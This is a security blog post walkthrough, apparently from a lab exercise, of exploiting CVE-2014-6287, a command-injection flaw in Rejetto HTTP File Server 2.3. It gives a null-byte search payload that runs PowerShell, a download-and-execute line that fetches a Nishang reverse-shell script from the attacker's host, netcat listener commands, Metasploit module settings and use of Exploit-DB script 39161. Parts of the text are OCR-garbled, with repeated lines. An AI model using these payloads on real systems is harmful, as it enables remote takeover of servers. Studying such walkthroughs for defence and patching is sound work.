
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HFS - Code execution - CVE-2014-6287

by Vry4n_ | Mar 8, 2021 | Windows Exploitation | 2 comments

Rejetto HTTP File Server (HFS) search feature in versions 2.3, 2.3a, and 2.3b fails to handle null bytes.


HFS versions 2.3, 2.3a, and 2.3b are vulnerable to remote command execution due to a regular expression in parserLib.pas that fails to handle null bytes. Commands that follow a null byte in the search string are executed on the host system. As an example, the following search submitted to a vulnerable HFS instance launches calculator on the host Microsoft Windows system.

http://<vulnerable instance>/?search==%00{.exec|calc.}

Note that this vulnerability is being exploited in the wild. A Metasploit module has been released to exploit this vulnerability.

Affected Products


Rejetto HTTP File Server 2.3




Exploit (Manual)

1. Visit the Rejetto site


• http://10.10.10.8/




2. Capture traffic with a web proxy. I'd be using BurpSuite



- 3. Try using the search bar, enter whatever comes to your mind, capture the traffic with the proxy.
- http://10.10.10.8/?search=Vry4n



4. I'd right click and send this to repeater




- 5. We now capture the traffic we can see the following
- it's a GET request
- We need to modify the value => /?search=Vry4n
- Command injection =>/?search=%00{.exec|command.}

6. In BurpSuite Repeater tab we can alter the value of "search". First I will test Powershell, I will use the default path and try to run a ping. This command must be URL encoded

PS 5.1: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

PS 6.0: C:\Program Files\PowerShell\6.0.0\pwsh.exe

- /?search=%00{.exec|C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ping 10.10.14.10.}
- /?search=%00{.exec|C%3a\Windows\System32\WindowsPowerShell\v1.0\powershell.exe+ping+10.10.14.10.}



- 7. Before sending the command injection. In our host lets capture icmp incoming traffic
- sudo tcpdump -i tun0 icmp
- 8. Now click on send in BurpSuite Repeater, and, if the command executed we should get traffic reaching our interface



9. We now that Powershell can be executed. Now, we will use a Powershell script to get a reverse connection. First download Nishang to get the Powershell script

- git clone https://github.com/samratashok/nishang.git
- cd nishang
- Is -I

		ang go to Shells a	and edit "Invoke-	PowerShellTcp.ps	51"		
•	10. Within nish		and edit "Invoke-	PowerShellTcp.ps	51"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	51"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	s1"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	51"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	51"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	s1"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	51"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	51"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	51"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	51"		
•	• cd Shells		and edit "Invoke-	PowerShellTcp.ps	51"		
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Note: under e	xamples we can see how	v this is used			
	and paste it to the end o				
Invoke-Pow	erShellTcp -Reverse -IPA	ddress 10.10.14.10 -Port	5555		
					_
12. Now start	in the local machine a p	ython webserver, in the l	ocation of the script		
• python3.9 -	m http.server 8888				
	also a listener				
• nc -lvp 5555					

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4	
	4. From BurpSuite Repeater where we ran the ping command now lets, download and run from remote. Remember to URL encode //search=%00{.exec C:\Windows\System32\WindowsPowerShell\v1.0\powerShell.exe iex(new-object
	net.webclient).downloadString('http://10.10.14.10:8888/Invoke-PowerShellTcp.ps1').}
•	/?search=%00{.exec C%3a\Windows\System32\WindowsPowerShell\v1.0\powershell.exe+iex(new-object+net.webclient).downloadString('http%3a//10.10.14.10%3a8888/Invoke-PowerShellTcp.ps1').}
_	
L	
1. 	5. After running this we should see a GET request in the python web server (port 8888), and, a reverse shell on the netcat listener (port 5
L	6. Run system commands within that shell

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	Exploit (Me	etasploit)						
	1. Identify the servicnmap -sV 10.10.10	e version using nmap 0.8						
	2. Search for exploit	s on the internet for th	is version					
		eral exploits pointing to .com/db/modules/expl						
		y has an exploit for thi						
	msfconsolesearch rejetto							
	Scarell rejetto							

use exploit/windows/http/rejetto_hfs_exec	
4. List the options available	
• show options	

- 5. Set required parameters
- set RHOST 10.10.10.8

• set SRVHOST 10.10.14.10	
• set LHOST 10.10.14.10	
• exploit	
6. Gather host info prior privilege escalation	
• sysinfo	
• shell	
• whoami	
Exploitation (Script)	
Using searchsploit we find some scripts related to this version of software	
• searchsploit hfs 2.3	

2. I'll use (https://www.exploit-db.com/exploits/39161) which is windows/remote/39161.py	
• searchsploit -m windows/remote/39161.py	
• Is -l 39161.py	
3. Having the script ready, first we need to inspect it. The way it works is "python Exploit.py < Target IP address > < Target IP we also need to modify the local IP & port for a reverse shell.	ort Number>", but
• vi 39161.py	
• ip_addr = "10.10.14.10"	
• local_port = "1234"	
4. Now start a local listener on your Kali/Parrot machine, the port should match the one in the config file. 1234	
• sudo nc -lvp 1234	
5. This script tries to upload netcat before the actual reverse command	
Script instruction	
oct pe instruction	
and the second	

F S – Cod 014-6287/	e execution – CVE-2014-6287 VK9 Security - 01/11/2024 12:35 https://vk9-sec.com/hfs-code-execution-cve
	6. Before we trigger this script. We need to locate netcat executable for windows and place it where the script is.
	Polocate nc.exe
•	• cp
	7. Start a web server running on port 80
•	sudo python3.9 -m http.server 80
	8. Now run the script.
	python 39161.py 10.10.10.8 80
	9. Check on the listener you should see a reverse shell
	Davis adv
	Remedy Apply an update. This issue is addressed in HFS version 2.3c and later. https://www.rejetto.com/hfs/?f=dl
	Resources
	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6287
	https://exchange.xforce.ibmcloud.com/vulnerabilities/95950
	https://packetstormsecurity.com/files/128243
	https://www.exploit-db.com/exploits/34668
	https://www.exploit-db.com/exploits/39161

2 Comments

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Znyn on 12th August 2021 at 12:28 pm

How to run this code in python3? I cannot run. Log in to Reply

Vry4n_ on 18th August 2021 at 7:22 pm

I think its written in python2

Log in to Reply

Submit a Comment

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